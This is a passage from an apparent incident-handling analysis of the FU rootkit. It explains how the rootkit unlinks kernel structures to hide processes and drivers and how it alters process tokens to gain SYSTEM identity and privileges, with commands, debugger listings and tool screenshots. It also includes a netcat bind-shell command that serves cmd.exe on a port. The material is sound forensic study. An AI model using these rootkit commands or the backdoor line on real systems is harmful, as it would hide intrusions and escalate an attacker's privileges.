Let's think about this method of a detection for a while. How can an intruder protect himself against this detection's technique? By removing threads from the mentioned lists, they will not get any CPU time for an execution. To solve the problem, an intruder can patch the Windows scheduler to read some hidden processes and threads. But this is out of a scope of this document.

Variants

A current version of the FU rootkit is 2.5. It was released at the beginning of June, 2004. The FU rootkit mostly modifies structures of processes but also allows to modify a data structure which represents loaded device drivers. The functionality of FU allows to:

- Hide processes by modifying FLINK and BLINK of neighborhood processes
- Hide device drivers
- Set AUTH_ID of user's process to AUTH_ID of the SYSTEM account
- Enable privileges which are disabled in user's process
- Add SID of any local account to user's process

The previous version of the FU didn't have an implemented mechanism to hide loaded drivers. It is an important feature because the FU rootkit uses the *msdirectx.sys* driver to manipulate kernel data structures. In the present version the rookit's device driver can be also hidden.

This document describes the current version (2.5).

Description

As it was mentioned, the FU uses the technique called the Direct Kernel Object Manipulation. Mostly, EPROCESS blocks are modified but in order to hide a loaded driver a Driver object has to be modified.
The FU rookit consists of two files. One of them is an executable *FU.exe* file, the second one is a kernel device driver *msdirectx.sys*.

Msdirectx.sys is a kernel driver which must be loaded into a kernel memory. As it was noted in the introduction, the Windows operating system uses only two of four levels: the user level (ring 3) for all user's application and the kernel level (ring 0) for

operating system. It means that when an intruder gains an access to the kernel level, he can control the whole operating system. To run a malicious code in the kernel mode it is obligatory to load this code as a device driver. It is done by the FU rootkit device driver named *msdirectx.sys*. This driver has got several implemented functions which understand data structures and can modify them. These functions are called by the *fu.exe* file which acts as a management tool. By default, the FU driver is named msdirectx. This name is not random. The old versions of FU did not have a facility to hide drivers, so the FU driver was similar to Microsft's Direct X driver.
After loading the *msdirectx.sys* driver, there are no possibility to remove it. The only way to remove this driver is a reboot of a machine.

The FU driver is loaded automatically to memory when the *fu.exe* is executed for first time.

FU.exe is a management tool. This is an interface for managing of the *msdirectx.sys* driver. All functions are presented in Table 2.

Parameter	Description
-pl *xxx*	Prints first *xxx* processes
-ph *PID*	Hides process with ID equal to *PID*
-pld	Prints all loaded drivers
-phd *xxx*	Hides drivers named *xxx*
-pas *PID*	Sets a value of an attribute AUTH_ID of *PID* process to AUTH_ID related to SYSTEM account (it is a possibility to change SYSTEM account to any local account such a Guest)
-prl	Prints all privileges
-prs *PID privilege_name*	Turns on a chosen privilege (*privilege_name*) in selected process (*PID*)
-pss *PID account_name*	Adds SID valued of any local account (*account_name*) to selected process (*PID*)

Table 2. A list of all FU parameters.

In Table 3, the list of all privileges supported by the FU rootkit is shown. Every of them can be enabled in a selected process. Information about privileges of every process or thread is kept in an internal object called a token. The token is created when a user is successfully logged in to the system. This token is attached to the user's logon shell process. The token can contain more that one privilege. Every child of a process inherits the token from a parent process.

Privilege	Description
SeNetworkLogonRight	Access this computer from the network
SeTcbPrivilege	Act as part of the operating System
SeMachineAccountPrivilege	Add workstations to the domain
SeBackupPrivilege	Back up files and directories
SeChangeNotifyPrivilege	Bypass traverse checking
SeSystemtimePrivilege	Change the system time
SeCreatePagefilePrivilege	Create a pagefile
SeCreateTokenPrivilege	Create a token object

SeCreatePermanentPrivilege	Create permanent shared objects
SeDebugPrivilege	Debug programs
SeRemoteShutdownPrivilege	Force shutdown from a remote system
SeAuditPrivilege	Generate security audits
SeIncreaseQuotaPrivilege	Increase quotas
SeIncreaseBasePriorityPrivilege	Increase scheduling priority
SeLoadDriverPrivilege	Load and unload device drivers
SeLockMemoryPrivilege	Lock pages in memory
SeBatchLogonRight	Log on as a batch job
SeServiceLogonRight	Log on as a service
SeInteractiveLogonRight	Log on locally
SeSecurityPrivilege	Manage auditing and security log
SeSystemEnvironmentPrivilege	Modify firmware environment variables
SeProfileSingleProcessPrivilege	Profile single process
SeSystemProfilePrivilege	Profile system performance
SeAssignPrimaryTokenPrivilege	Replace a process-level token
SeRestorePrivilege	Restore files and directories
SeShutdownPrivilege	Shut down the system
SeTakeOwnershipPrivilege	Take ownership of files or other objects
SeUnsolicitedInputPrivilege	The user can read unsolicited data from a terminal device

Table 3. The list of all privileges supported by FU.

The detailed information about all Windows privileges can be found in the article "*Definition and List of Windows NT Advanced User Rights*" which is available at http://support.microsoft.com/default.aspx?scid=kb;EN-US;101366.


To view the detailed information about processes and all data structures related with them, the following tools will be used:

- Process Explorer tool can be downloaded from http://www.sysinternals.com.
- TopToBottomNT tool can be downloaded from http://www.smidgeonsoft.com.

These tools allow to view detailed information about every active process such as:

- Handlers which are opened by a process
- DLLs used by a selected process
- Token
- Privileges

For example, to see all privileges associated with the ID 1144 process we can use the Process Explorer tool as it is illustrated in Figure 10.



Group	Flags
BUILTIN\Administrators	Owner
BUILTIN\Users	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Logon SID (S-1-5-5-0-38814)	Mandatory
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
W2KMB\None	Mandatory

Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeDebugPrivilege	Disabled
SeImpersonatePrivilege	Default Enabled
SeIncreaseBasePriorityPrivilege	Disabled
SeIncreaseQuotaPrivilege	Disabled
SeLoadDriverPrivilege	

Figure 10. The list of process privileges displayed by Process Explorer.

It's now time to have a look at every single function of the FU rootkit.

How to hide process with FU

Before we get ahead of ourselves, we have to create a process to hide. I run the *netcat.exe* tool in a listen mode. This tool can be sometimes used as a simple backdoor. To learn more about all netcat features, please have a look at the *README* file or the SANS Track 4 course materials titled "Incident Handling and Hacker Exploits".


```
C:\>netcat.exe –L –p 8080 –e cmd.exe
```

All active processes can be displayed by the FU rootkit. We have to use –pl option with a specifying of a number of processes to display. In the below example, 100 processes were provided. It is better to provide a number greater than a total number of active processes. It prevents against omitting some processes. The total number of active processes is presented in Appendix 1.

```
C:\ >fu.exe -pl 100
Process: fu.exe:1776
Process:     :2152996864
```

```
Process: System:4
Process: smss.exe:816
Process: csrss.exe:888
Process: winlogon.exe:912
…
Process: agentsvr.exe:2204
Process: cmd.exe:2188
Process: cryptcat.exe:3856
Process: cmd.exe:760
Total number of processes = 66
```

The FU rootkit shows all running processes on my Windows machine. There are 66 processes. As we can see, there are two processes to hide: the *cmd.exe* and the *nc.exe*. The *cmd.exe* was identified with the process ID = 2188, the *nc.exe* with the process ID = 3856. Take a look carefully at Figure 11 where the output from the Process Explorer tool is presented.


Process Explorer - Sysinternals: www.sysinternals.com
File Options View Process Find Handle Help

Process	PID	CPU	Description	Compa...
realsched.exe	2536		RealNetworks Sc...	RealNet...
ctfmon.exe	2544		CTF Loader	Microsoft...
msmsgs.exe	2576		Messenger	Microsoft...
acrotray.exe	2680		AcroTray	Adobe S...
nsetup.exe	2940		Symantec Client ...	Symante...
WINWORD.EXE	2768		Microsoft Word fo...	Microsoft...
cmd.exe	2188		Procesor poleceń...	Microsoft...
nc.exe	3856			
cmd.exe	760		Procesor poleceń...	Microsoft...
procexp.exe	3840	1	Sysinternals Proc...	Sysintern...
gg.exe	3120		Gadu-Gadu - prog...	sms-expr...


Type	Name
Desktop	\Default
Directory	\Windows
Directory	\BaseNamedObjects
Directory	\KnownDlls
File	C:\forensics_bins\binarki
Key	HKLM
Key	HKCU
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Locale
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Locale\Alterna...
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Language Gro...
KeyedEvent	\KernelObjects\CritSecOutOfMemoryEvent
Mutant	\BaseNamedObjects\ShimCacheMutex
Process	nc.exe(3856)
Section	\BaseNamedObjects\ShimSharedMemory

CPU Usage: 5% Commit Charge: 20.39% Processes: 49

Figure 11. Process Explorer in action displaying the process tree.

As it was mentioned, two processes must be hidden. The FU rootkit has –ph option. This option allows to hide every process. The –ph must be followed by a process ID number which we would like to hide.

To hide the selected process, the FU rootkit modifies two processes which point to the target process. The FLINK and the BLINK fields in the EPROCESS block are modified as it is shown in Figure 9.
As you can see in Figure 12, Task Manager and Process Explored don't display hidden processes any more.


Menedżer zadań Windows
Plik Opcje Widok Zamknij Pomoc
Aplikacje Procesy Wydajność Sieć Użytkownicy
Pokaż procesy wszystkich użytkowników
Zakończ proces
Process Explorer - Sysinternals: www.sysinternals.com
File Options View Process Find Handle Help
Type / Name

```
Nazwa obrazu                    PID  Nazwa użytkow...  CPU  Uży
System                            4  SYSTEM            00
Proces bezczynności systemu       0  SYSTEM            98
procexp.exe                    3840  Administrator     00
taskmgr.exe                    3836  Administrator     01
gg.exe                         3120  Administrator     00
rtsetup.exe                    2940  Administrator     00
WINWORD.EXE                    2768  Administrator     00
acrotray.exe                   2680  Administrator     00
mspaint.exe                    2632  Administrator     00
msmsgs.exe                     2576  Administrator     00
ctfmon.exe                     2544  Administrator     00
realsched.exe                  2536  Administrator     00
mmtask.exe                     2504  Administrator     00
VPTray.exe                     2488  Administrator     00
Directcd.exe                   2468  Administrator     00
mm_tray.exe                    2360  Administrator     00
SynTPEnh.exe                   2332  Administrator     00
agentsvr.exe                   2204  Administrator     00
SynTPLpr.exe                   2124  Administrator     00
ONETOUCH.EXE                   2116  Administrator     00
carpserv.exe                   1648  Administrator     00
atiptaxx.exe                   1516  Administrator     00
cmd.exe                         760  Administrator     00
explorer.exe                    356  Administrator     00

Procesy: 49    Użycie procesora: 2%    Pam. zadeklar.: 227M / 953M
```

```
Process          PID   CPU  Description           Comp...
  mmtask.exe     2504       TODO: <File desc...   TODO: <...
  realsched.exe  2536       RealNetworks Sc...    RealNet...
  ctfmon.exe     2544       CTF Loader            Microsoft...
  msmsgs.exe     2576       Messenger             Microsoft...
  acrotray.exe   2680       AcroTray              Adobe S...
  rtsetup.exe    2940       Symantec Client ...   Symante...
  WINWORD.EXE    2768       Microsoft Word fo...  Microsoft...
  cmd.exe         760       Procesor poleceń...   Microsoft...
  procexp.exe    3840    1  Sysinternals Proc...  Sysintern...
  mspaint.exe    2632       Paint                 Microsoft...
gg.exe           3120       Gadu-Gadu - prog...   sms-expr...

CPU Usage: 4%   Commit Charge: 22.19%   Processes: 48
```

Figure 12. Outputs from Task Manager and Process Explorer tools.

As it has been already noted, the Windows 2000 scheduler runs threads. It doesn't run processes, which only provide resources, and a context, in which their threads are run. Because scheduling decisions are made strictly on a thread basis, threads of a hidden process are still running in the operating system.

How to hide device drivers

The most often used technique of the Windows kernel manipulation is based on inserting a malicious device driver into the system. It is quite obvious that a rootkit has to hide its own device driver. For example, the FU rookit can hide its own device driver named the *msdirectx.sys*. The Windows 2000 operating system keeps information about all loaded device drivers in the PsLoadedModuleList - a double-linked list.

The *drivers.exe* tool is used to list the currently loaded device drivers. The *drivers.exe* is available at the Resource Kit for the Windows 2000 media. This tool uses the ZwQuerySystemInformation() system service to enumerate the PsLoadedModuleList. Now, as it is illustrated in Listening 2, we can see a fragment of the result from the drivers tool. Have a look at Appendix 2 to see the complete result from the drivers tool.

```
C:\forensics_bins\binarki>drivers.exe
```

```
ModuleName    Code    Data     Bss   Paged    Init         LinkDate
--------------------------------------------------------------------------
ntoskrnl.exe  396160   76160      0 1094784  164864  Thu Apr 24 17:57:43 2003
hal.dll   27008    6272       0   23936   11776  Thu Aug 29 10:05:02 2002
KDCOM.DLL    2560     256      0    1280     512  Fri Aug 17 22:49:10 2001
 …
sysaudio.sys    2560     128       0   44160    2688  Thu Aug 29 11:01:17 2002
wdmaud.sys    7936    2048       0   60160    2432  Thu Aug 29 11:00:46 2002
Cdfs.SYS    6528     640       0   42880    4480  Thu Aug 29 10:58:50 2002
ipnat.sys   63744    4096       0     512    3072  Thu Aug 29 10:36:12 2002
kmixer.sys   12032   35840       0   94208    2816  Thu Aug 29 10:32:28 2002
msdirectx.sys       0       0       0       0       0
PROCEXP.SYS       0       0       0       0       0
ntdll.dll  458752   24576       0       0       0  Fri May 02 02:00:24 2003
--------------------------------------------------------------------------
Total 8614624 1887616       0 4254720  578464
```

Listening 2. Using drivers.exe tool to look at loaded device drivers.

As it is shown in Listening 2, the *misdirectx.sys* driver is displayed. As you would expect, an administrator can detect every suspicious driver loaded into the system by using the *drivers.exe* tool. The FU rootkit has the –phd option, which removes a selected driver's name from the list of loaded device drivers. A driver's name has to be provided with the mentioned option.

We hide the msdirectx.sys device driver in the following way:

```
C:\fu.exe –phd msdirectx.sys
```

At this point, we can go deeper into the Windows kernel analysis. As it was mentioned, loaded modules are linked by the PsLoadedModuleList list. The FU rootkit uses a technique of an unlinking of a selected module by a modifying of two fields: a FLINK and a BLINK. Let's take a step deeper. We use the debugging tool package to display internal data structures of the Windows kernel. The Debugging Tools for Windows is freely downloadable from http://www.microsoft.com/whdc/devtools/debugging/default.mspx. Additionally, the LiveKd tool will be used to use the standard Microsoft kernel debugger on a live system. The tool called LiveKd is freely downloadable from www.sysinternals.com.

To use every kernel debugging tool, listed previously, we must have the correct symbol files for the kernel image *Ntoskrnl.exe*. The symbols can be downloaded automatically by the debugging tools, when we have an access to the Internet (and Microsoft website).

The experiments, presented in this document, are performed on the Windows 2000 Professional with SP4. We run the *livekd.exe* tool from the home director of the Debugging Tools for Windows. Then we should receive the following prompt: ***kd>***

To find quickly the current address of the PsLoadedModuleList list, we use the following command in the kernel debugger: **kd> ? PsLoadedModuleList**. The result is presented in Listing 3.

```
kd> ? PsLoadedModuleList
Evaluate expression: -2142836496 = 8046e8f0
kd>
```

Listing 3. How to find the address of PsLoadedModuleList.

8046e8f0 (in hex) is the address of PsLoadedModuleList structure. Now, we need to list two first values of that structure. Listing 4 shows two addresses of the first and the last device driver's structure. The FLINK filed points to the first structure, the BLINK field points to the last driver's structure.

```
kd> dd 8046e8f0 L 2
8046e8f0  818b6f28 812aa828
kd>
```

Listing 4. Using kernel debugger to find important addresses.

The address of the first structure is 818b6f28 in hexadecimal.
The address of the last structure is 812aa828 in hexadecimal.

In the output below, the fragment of the last loaded driver's structure is presented (Listing 5).

```
kd> dd 812aa828
812aa828  8046e8f0 81665e88 00000001 e30a5a70
812aa838  00000001 00000000 f3f98000 f3f9c000
812aa848  00006000 00480048 e2f4c7a8 001a001a
812aa858  812fdee8 09104000 812a0001 ffffffff
812aa868  00010577 fffffffe e35c3038 00000000
812aa878  00000400 00000000 01000003 4c4c6474
812aa888  81402a68 813d27c8 8171a8b4 8171a8b4
812aa898  64485348 8171a214 09018001 6966744e
kd>
```

Listing 5. The fragment of device driver's structure.

Some important offsets in the device driver's structure are presented in Table 4. The offsets are presented in the hexadecimal format.

Offset	Description
0x0	the address of the FLINK field is placed (the beginning of the PsLoadedModuleList – 0x8046e8f0)
0x1	the address of the BLINK field is placed (the previous driver's structure – 0x81665e88)
0x6	the address of driver's code is placed 0x f3f98000

0xC	the address of driver's name is placed (the name is in a UNICODE format

Table 4. Offsets in the device driver's structure.

Let's take a look at driver's name which can be found at offset 0xC.
The driver's name is illustrated in Listing 6.

```
812fdee8  0073006d 00690064 00650072 00740063
812fdef8  002e0078 00790073 00000073 e32d1c60
```

Listing 6. Driver's name stored in the UNICODE format.

The name in ASCII is shown in Table 5.

A character In hex	A character In ASCII
73	s
6d	m
69	i
64	d
65	e
72	r
74	t
63	c
2E	.
78	x

Table 5. Transformation from hex to ASCII code.

So, to hide this module (the address of the *msdirectx.sys* driver is 0x812aa828), the FU rookit alters the FLINK field of previous driver's structure (the address of that driver's structure is 0x81665e88) and the BLINK field of the next driver's structure (in this example it is the address of PsLoadedModuleList list: 0x8046e8f0)

How to modify tokens

Every process or thread in the system has an object called a token. It is created during the logon process and then is attached to the user's logon shell process. All programs, which are executed by this user, inherit a copy of that token. Tokens are used to identify the privileges associated with a process or thread. The System Reference Monitor (SRM) – the component of Windows 2000 security, is responsible for performing of security access checks on objects such like processes or threads.

Every token contains the following information:

- Token source
- Impersonation type

- Token ID
- Authentication ID
- Modified ID
- Expiration time
- Default primary group
- Group 1 SID to Group *n* SID
- Restricted SID 1 to Restricted SID *n*
- Privilege 1 to Privilege *n*

The FU rootkit can modify tokens in one of the following ways:

- It can modify the Authentication ID. The Authentication ID value is associated with a user who ran that process. The FU can change the Authentication ID of every process into the Authentication ID of the SYSTEM account.
- It can enable each of privilege which is associated with the owner of a process.
- It can crate a new Security ID (SID) group. The SID has to be already associated with a local account like an Administrator.

How to change the Authentication ID value


The TopToBottom tool is used to monitor the Authentication ID (AUTH_ID parameter) value of selected process. I've created a process with a process ID = 3200. The Authentication ID of that process has the following value: 0x00000000000000174D7.

To change that value into a value of the SYSTEM account, we have to use the –pas option of the FU rootkit. By default, the FU takes the AUTH_ID of the SYSTEM account. It is a possibility to change this default account (SYSTEM) into every other local account. To perform this task, the Rootkit.h header file must be modified and a whole packet must be recompiled.

Now, we run the FU rootkit with the –pas option followed by the selected process ID.

```
C:\> FU.exe –pas 3200
```

After modification, the AUTH_ID of the process ID number 3200 is 0x000000000000000003E7, as it is shown in Figure 13.


Security - cryptcat.exe (3200) at 2004-07-05 19:28:08

Memory | Threads | Kernel Objects | User Objects | GDI Objects
Modules | Dependencies | Environment | StartUp | Security

User:
Sid = S-1-5-18 (ZARZADZANIE NT/SYSTEM)
Attributes:

Primary Group:
S-1-5-21-1275210071-842925246-854245398-513 (A

Groups:
Count = 9
Group 1:
Sid = S-1-5-21-1275210071-842925246-854245398
Attributes:
MANDATORY

Default DACL:
Ace1
Sid = S-1-5-21-1275210071-842925246-8542453
ACCESS_ALLOWED:
GENERIC_ALL
Ace2

Impersonation Level:
NULL

Owner:
S-1-5-18 (ZARZĄDZANIE NT/SYSTEM)

Source:
Source = User32

Privileges:
Pomijanie sprawdzania przebiegu (SeChangeNotifyP
Attributes:
ENABLED_BY_DEFAULT
ENABLED

Type:
Primary

Statistics:
TokenId = 0x000000000025D4EA
AuthenticationId = 0x00000000000003E7
ExpirationTime = 0x7FFFFFFFFFFFFFFF
Primary
Anonymous

Figure 13. The AUTH_ID after modification.


As it is described in the *README* file included in the FU rootkit, the modification of AUTH_ID provides all activities, performed by that process, being recorded in the Event Viewer as if the activities were performed by the SYSTEM account.

How to enable privileges in the selected process

As it was mentioned, the Service Reference Monitor (SRM) is one of the security component of the Windows 2000. It is responsible for a validating of process's access permissions against every object like: a file, device, pipe, etc. It uses two token components to determine what a token's process can do. The privileges' table is the first one and the Security Identifier (SID) is the second component.

The FU rootkit can manipulate every token's privilege (rights associated with the token). To display all privileges supported by the FU rootkit, the –prl option has to be used. The –prs option enable a selected privilege. This option must be followed by a process ID and a privilege name.

To check how the FU rootkit works, the Process Explorer is used. As it is shown in Figure 14, this tool allows to display all privileges associated with a selected process. In this example process ID = 1512.


explorer.exe:1512 Properties
Image | Performance | Performance Graph | Threads | TCP/IP | Security
OK
Cancel

